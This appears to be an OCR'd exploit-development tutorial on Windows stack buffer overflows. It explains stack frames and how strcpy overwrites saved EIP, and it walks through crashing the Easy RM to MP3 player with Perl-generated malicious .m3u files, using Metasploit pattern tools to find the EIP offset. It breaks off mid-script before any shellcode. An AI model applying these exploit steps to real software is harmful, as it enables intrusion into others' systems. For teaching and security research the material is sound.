
This applications takes an argument (argv[1] and passes the argument to function do_something(). In that function, the argument is copied into a local variable that has a maximum of 128 bytes. So… if the argument is longer than 127 bytes (+ a null byte to terminate the string), the buffer may get overflown.

When function "do_something(param1)" gets called from inside main(), the following things happen :


A new stack frame will be created, on top of the 'parent' stack. The stack pointer (ESP) points to the highest address of the newly created stack. This is the "top of the stack".



Before do_something() is called, a pointer to the argument(s) gets pushed to the stack. In our case, this is a pointer to argv[1].




Stack after the MOV instruction :




Next, function do_something is called. The CALL instruction will first put the current instruction pointer onto the stack (so it knows where to return to if the function ends) and will then jump to the function code.

Stack after the CALL instruction :




As a result of the push, ESP decrements 4 bytes and now points to a lower address.




(or, as seen in a debugger) :

ESP points at 0022FF5C. At this address, we see the saved EIP (Return to…), followed by a pointer to the parameter (AAAA in this example). This pointer was saved on the stack before the CALL instruction was executed.



Next, the function prolog executes. This basically saves the frame pointer (EBP) onto the stack, so it can be restored as well when the function returns. The instruction to save the frame pointer is “push ebp”. ESP is decremented again with 4 bytes.




Following the push ebp, the current stack pointer (ESP) is put in EBP. At that point, both ESP and EBP point at the top of the current stack. From that point on, the stack will usually be referenced by ESP (top of the stack at any time) and EBP (the base pointer of the current stack). This way, the application can reference variables by using an offset to EBP.

Most functions start with this sequence : PUSH EBP, followed by MOV EBP,ESP

So, if you would push 4 bytes to the stack, ESP would decrement with 4 bytes and EBP would still stay where it was. You can then reference these 4 bytes using EBP-0x4.

Next, we can see how stack space for the variable MyVar (128bytes) is declared/allocated. In order to hold the data, some space is allocated on the stack to hold data in this variable… ESP is decremented by a number of bytes. This number of bytes wil most likely be more than 128 bytes, because of an allocation routine determined by the compiler. In the case of Dev-C++, this is 0x98 bytes. So you will see a SUB ESP,0x98 instruction. That way, there will be space available for this variable.



The disassembly of the function looks like this :

```
00401290  /$ 55           PUSH EBP
00401291  |. 89E5         MOV EBP,ESP
00401293  |. 81EC 98000000  SUB ESP,98
00401299  |. 8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]          ; |
0040129C  |. 894424 04     MOV DWORD PTR SS:[ESP+4],EAX          ; |
004012A0  |. 8D85 78FFFFFF  LEA EAX,DWORD PTR SS:[EBP-88]         ; |
004012A6  |. 890424        MOV DWORD PTR SS:[ESP],EAX            ; |
004012A9  |. E8 72050000    CALL             ; \strcpy
004012AE  |. C9           LEAVE
004012AF  \. C3           RETN
```


(don't worry about the code too much. You can clearly see the function prolog (PUSH EBP and MOV EBP,ESP), you can also see where space gets allocated for MyVar (SUB ESP,98), and you can see some MOV and LEA instructions (which basically set up the parameters for the strcpy function… taking the pointer where argv[1] sits and using it to copy data from, into MyVar.

If there would not have been a strcpy() in this function, the function would now end and "unwind" the stack. Basically, it would just move ESP back to the location where saved EIP was,


and then issues a RET instruction. A ret, in this case, will pick up the saved EIP pointer from the stack and jump to it. (thus, it will go back to the main function, right after where do_something() was called). The epilog instruction is executed by a LEAVE instruction (which will restore both the framepointer and EIP).

In my example, we have a strcpy() function.

This function will read data, from the address pointed to by [Buffer], and store it in , reading all data until it sees a null byte (string terminator). While it copies the data, ESP stays where it is. The strcpy() does not use PUSH instructions to put data on the stack… it basically reads a byte and writes it to the stack, using an index (for example ESP, ESP+1, ESP+2, etc). So after the copy, ESP still points at the begin of the string.



That means… If the data in [Buffer] is somewhat longer than 0x98 bytes, the strcpy() will overwrite saved EBP and eventually saved EIP (and so on). After all, it just continues to read & write until it reaches a null byte in the source location (in case of a string)



ESP still points at the begin of the string. The strcpy() completes as if nothing is wrong. After the strcpy(), the function ends. And this is where things get interesting. The function epilog kicks in. Basically, it will move ESP back to the location where saved EIP was stored, and it will issue a RET. It will take the pointer (AAAA or 0x41414141 in our case, since it got overwritten), and will jump to that address.

So you control EIP.

Long story short, by controlling EIP, you basically change the return address that the function will uses in order to "resume normal flow".

Of course, if you change this return address by issuing a buffer overflow, it's not a "normal flow" anymore.

So… Suppose you can overwrite the buffer in MyVar, EBP, EIP and you have A's (your own code) in the area before and after saved EIP… think about it. After sending the buffer ([MyVar][EBP][EIP][your code]), ESP will/should point at the beginning of [your code]. So if you can make EIP go to your code, you're in control.


Note : when a buffer on the stack overflows, the term "stack based overflow" or "stack buffer overflow" is used. When you are trying to write past the end of the stack frame, the term "stack overflow" is used. Don't mix those two up, as they are entirely different.

The debugger

In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc), we need to hook up a debugger to the application, so we can see what happens at the time the application runs (and especially when it dies).

There are many debuggers available for this purpose. The two debuggers I use most often are Windbg, and Immunity's Debugger


Let's use Windbg. Install Windbg (Full install) and register it as a "post-mortem" debugger using "windbg -I".





You can also disable the “xxxx has encountered a problem and needs to close” popup by setting the following registry key :

HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto : set to 0



In order to avoid Windbg complaining about Symbol files not found, create a folder on your harddrive (let’s say c:\windbgsymbols). Then, in Windbg, go to “File” – “Symbol File Path” and enter the following string :

*SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols*


(do NOT put an empty line after this string ! make sure this string is the only string in the symbol path field)

If you want to use Immunity Debugger instead : get a copy here and install it. Open Immunity debugger, go to “Options” – “Just in-time debugging” and click “Make Immunity Debugger just in-time debugger”.


Ok, let’s get started.

Launch Easy RM to MP3, and then open the crash.m3u file again. The application will crash again. If you have disabled the popups, windbg or Immunity debugger will kick in automatically. If you get a popup, click the “debug” button and the debugger will be launched :

Windbg :



Immunity :



This GUI shows the same information, but in a more…errr.. graphical way. In the upper left corner, you have the CPU view, which shows assembly instructions and their opcodes. (the

window is empty because EIP currently points at 41414141 and that's not a valid address). In the upper right windows, you can see the registers. In the lower left corner, you see the memory dump of 00446000 in this case. In the lower right corner, you can see the contents of the stack (so the contents of memory at the location where ESP points at).

Anyways, in both cases, we can see that the instruction pointer contains 41414141, which is the hexidecimal representation for AAAA.

A quick note before proceeding : On intel x86, the addresses are stored little-endian (so backwards). The AAAA you are seeing is in fact AAAA :-) (or, if you have sent ABCD in your buffer, EIP would point at 44434241 (DCBA)

So it looks like part of our m3u file was read into the buffer and caused the buffer to overflow. We have been able to overflow the buffer and write across the instruction pointer. So we may be able to control the value of EIP.

Since our file does only contain A's, we don't know exactly how big our buffer needs to be in order to write exactly into EIP. In other words, if we want to be specific in overwriting EIP (so we can feed it usable data and make it jump to our evil code, we need to know the exact position in our buffer/payload where we overwrite the return address (which will become EIP when the function returns). This position is often referred to as the "offset".

Determining the buffer size to write exactly into EIP

We know that EIP is located somewhere between 20000 and 30000 bytes from the beginning of the buffer. Now, you could potentially overwrite all memory space between 20000 and 30000 bytes with the address you want to overwrite EIP with. This may work, but it looks much more nice if you can find the exact location to perform the overwrite. In order to determine the exact offset of EIP in our buffer, we need to do some additional work.

First, let's try to narrow down the location by changing our perl script just a little :

Let's cut things in half. We'll create a file that contains 25000 A's and another 5000 B's. If EIP contains an 41414141 (AAAA), EIP sits between 20000 and 25000, and if EIP contains 42424242 (BBBB), EIP sits between 25000 and 30000.

```
my $file= "crash25000.m3u";

my $junk = "\x41" x 25000;

my $junk2 = "\x42" x 5000;


open($FILE,">$file");

print $FILE $junk.$junk2;

close($FILE);

print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3.



OK, so eip contains 42424242 (BBBB), so we know EIP has an offset between 25000 and 30000. That also means that we should/may see the remaining B's in memory where ESP points at (given that EIP was overwritten before the end of the 30000 character buffer)

Buffer :

[5000 B's]

[AAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB][BBBB][BBBBBBBB.....]

25000 A's EIP ESP points here

dump the contents of ESP :

0:000> d esp

000ff730 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff740 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff750 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff760 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff770 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff780 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff790 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff7a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

0:000> d

000ff7b0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff7c0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff7d0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff7e0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff7f0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff800 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff810 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff820 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

0:000> d

000ff830 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff840 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff850 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff860 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff870 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff880 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff890 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

000ff8a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB

That is great news. We have overwritten EIP with BBBB and we can also see our buffer in ESP.

Before we can start tweaking the script, we need to find the exact location in our buffer that overwrites EIP.

In order to find the exact location, we'll use Metasploit.

Metasploit has a nice tool to assist us with calculating the offset. It will generate a string that contains unique patterns. Using this pattern (and the value of EIP after using the pattern in our malicious .m3u file), we can see how big the buffer should be to write exactly into EIP.

Open the tools folder in the metasploit framework3 folder (I'm using a linux version of metasploit 3). You should find a tool called pattern_create.rb. Create a pattern of 5000 characters and write it into a file

root@bt:/pentest/exploits/framework3/tools# **./pattern_create.rb**

Usage: pattern_create.rb length [set a] [set b] [set c]

root@bt:/pentest/exploits/framework3/tools# **./pattern_create.rb 5000**

Edit the perl script and replace the content of $junk2 with our 5000 characters.

```
my $file= "crash25000.m3u";

my $junk = "\x41" x 25000;

my $junk2 = “put the 5000 characters here”


open($FILE,">$file");

print $FILE $junk.$junk2;

close($FILE);

print "m3u File Created successfully\n";
```

Create the m3u file. open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP



At this time, eip contains 0x356b4234 (note : little endian : we have overwritten EIP with 34 42 6b 35 = 4Bk5

Let's use a second metasploit tool now, to calculate the exact length of the buffer before writing into EIP, feed it with the value of EIP (based on the pattern file) and length of the buffer :

root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 0x356b4234 5000

1094

root@bt:/pentest/exploits/framework3/tools#

1094. That's the buffer length needed to overwrite EIP. So if you create a file with 25000+1094 A's, and then add 4 B's (42 42 42 42 in hex) EIP should contain 42 42 42 42. We also know that ESP points at data from our buffer, so we'll add some C's after overwriting EIP.

Let's try. Modify the perl script to create the new m3u file.

```
my $file= "eipcrash.m3u";

my $junk= "A" x 26094;

my $eip = "BBBB";

my $espdata = "C" x 1000;

